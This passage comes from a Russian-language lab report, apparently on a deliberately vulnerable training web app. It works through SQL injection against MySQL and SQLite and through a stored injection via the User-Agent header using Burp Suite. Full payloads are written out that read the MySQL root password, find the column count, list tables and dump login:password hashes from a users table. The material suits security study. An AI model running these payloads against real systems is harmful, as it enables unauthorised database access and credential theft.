


Рисунок 4.7 – выявление уязвимости и её тестирование

Видим что уязвимость выявлена и теперь можно подставлять выражения причём ошибка указывает формат написания.

test','test')#




Рисунок 4.8 – успешное внедрение кода

Видим что данные успешно добавлены и теперь можно получать нужные нам данные

Рисунок 4.9 – внедрение данных




Рисунок 4.10 – внедрённые данные




Рисунок 4.11 – ввод вредоносного кода

Далее можно узнать всю необходимую информацию .

something1',(select password from mysql.user where user='root' lim it 0,1))#




Рисунок 4.12 – получение необходимых данных

something1',(select version()))# canary1',(select user()))#

В итоге получаем пароль логин и версию на которой стоит бд

SQL Injection (SQLite)

Данная sql инъекция используется с php sqlite модулем

Если попытаться получить sql-ошибку с одиночной кавычкой, то это даст нам очень необычную ошибку Error: HY000

Начнём перечислять колонки по порядку в разделе URL




Рисунок 4.13 – внедрение уязвимого символа




Рисунок 4.14 – попытка вычисления количества столбцов

title=iron’ order by 1– #&action=search

0 ошибок означает, что всё идёт по плану.
При order by на 7 получилась ошибка, а это значит, что 6 колонок




Рисунок 4.15 – получение полезных колонок




Рисунок 4.16 – Получение версии

title=iron’ union select 1,2,3,4,sqlite_version(),6– #&action=search

Теперь необходимо найти таблицы базы данных.




Рисунок 4.17 – получение таблиц БД




Рисунок 4.18 – Данные необходимые для извлечения из таблицы users

На изображении выше была показана необходимая информация; колонки логина и пароля для таблицы пользователей.




Рисунок 4.19 – полученные данные из таблицы users

title=iron’ union select 1,email,3,4,login||”:”||password,6 from users–#&action=search

SQLite использует "||" в качестве оператора для объединения строк. В данном случае соединяются логин и пароль двоеточием и выгружается login:hash из базы данных.

SQLi Stored (User-Agent)

При посещении веб-сайта клиентское приложение обычно посылает веб-серверу информацию о себе. Это текстовая строка, являющаяся частью HTTP-запроса, начинающаяся с User-agent: или User-Agent:, и обычно включающая

такую информацию, как название и версию приложения, операционную систему компьютера и язык. И данная sql инъекция работает и манипулирует с данной строкой.

В качестве передачи параметров всё также используется программа burp suite.




Рисунок 4.20 – выявление уязвимости через тело запроса

Отправляем данные со страницы в репитэр и видим полученную информацию в строке User-agent. Далее проверяем на наличие уязвимости путём подстановки ковычки вместо информцаии в строке и ниже видим наличие уязвимости.

Проверяем путём вставки конструкции в строку user agent, уязвимость и после отправки запроса через burp suite, видно что данные которые вводятся, отображаются на обновлённой странице.

И теперь можно попытаться вынести на страницу пароль админа.

Делаем с помощью конструкции:

something1', (select password from mysql.user where user='root' limit 0,1))#

